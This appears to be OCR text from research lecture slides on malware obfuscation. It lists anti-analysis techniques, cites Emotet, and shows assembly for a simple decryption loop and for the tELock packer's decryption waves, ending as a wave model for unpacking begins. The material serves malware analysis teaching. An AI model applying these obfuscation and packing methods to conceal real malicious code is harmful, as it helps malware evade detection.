
centralized
with IRC or http protocoles




decentralized (P2P)

Part 3 : Defensive Code

Programs are protected thanks to obfuscations






- Cryptography
- Self-modification/packers
- Code overlapping
- Anti-debug
- Call stack tampering
- Virtual Interpreters
- indirect jumps
- interruption tampering
- Opaque predicates
- Code flettening


Obfuscation

Methods to slow-down and prevent to determine program behavior

Use Case: Emotet

- The payload is packed or hide inside a legitimate program






- Code-flattening
- API resolution
- RSA and AES encryption
- Steganography

Obfuscation :
A focus on packers and self-modifications

Loria
Laboratoire lorrain de recherche
en informatique et ses applications

A simple decryption loop

```
@a: mov esi, $index
@b: xor [@offset + esi], $key
@c: sub esi, 4
@d: jnz @b
@offset: [encrypted data]
```



A common protection scheme for malware

Decrypt

Decrypt

Decrypt

Wave 1		
01005000	pushfd	
01005001	push	0x3
01005003	jae	0x1005010
01005005	jmp	0x1005009
01005007	db	0x75 ; 'u'
01005008	db	0x75 ; 'u'
01005009	call	0x1005014
0100500e	xor	ax, 0xf773
01005012	jmp	0x1005031
01005014	add	esp, 0x4
01005017	jmp	0x100501b
01005019	db	0x75 ; 'u'
0100501a	db	0x75 ; 'u'
0100501b	dec	dword

Wave 2		
01007088	call	0x100708d
0100708d	sub	dword [ss:esp], 0x23a
01007094	jmp	dword [ss:esp+0x4]

.....

Wave 18
1006ba7 mov ebx, dword ptr [ebp+0x403783]
1006bad xor esi, esi
1006baf not ebx
1006bb1 or esi, ebx
1006bb3 jnz 0xa
1006bbd add ebx, dword ptr [ebp+0x403763]

This is a run of the **packer Telock**

with 18 waves

payload

A run is a sequence of waves

Self-modifying program schema

Loria
Laboratoire lorrain de recherche en informatique et ses applications


tELock genrates 18 waves … and this example is in wave 3

A payload installer


Unpack a tELock-file

The payload is @1005090

```
; data size
01006e62                mov ecx, 0x1dc2
; ebx is the pointer on the block to decrypt
; ebx=0x1005090
01006e67                inc ebx
01006e6f  loop:         rol byte ptr [ebx+ecx], 0x5
01006e73                add byte ptr [ebx+ecx], cl
01006e76                xor byte ptr [ebx+ecx], 0x67
01006e7a                inc byte ptr [ebx+ecx]
01006e7d                dec ecx
01006e80                jnle loop
; jump to the decrypted data
 01006e82               jmp 0x01005090
```




Wave model to deal with packer mechanisms



Self-modifying program schema

How to compute **Waves** from an execution trace



Wave(1) = all initial instructions

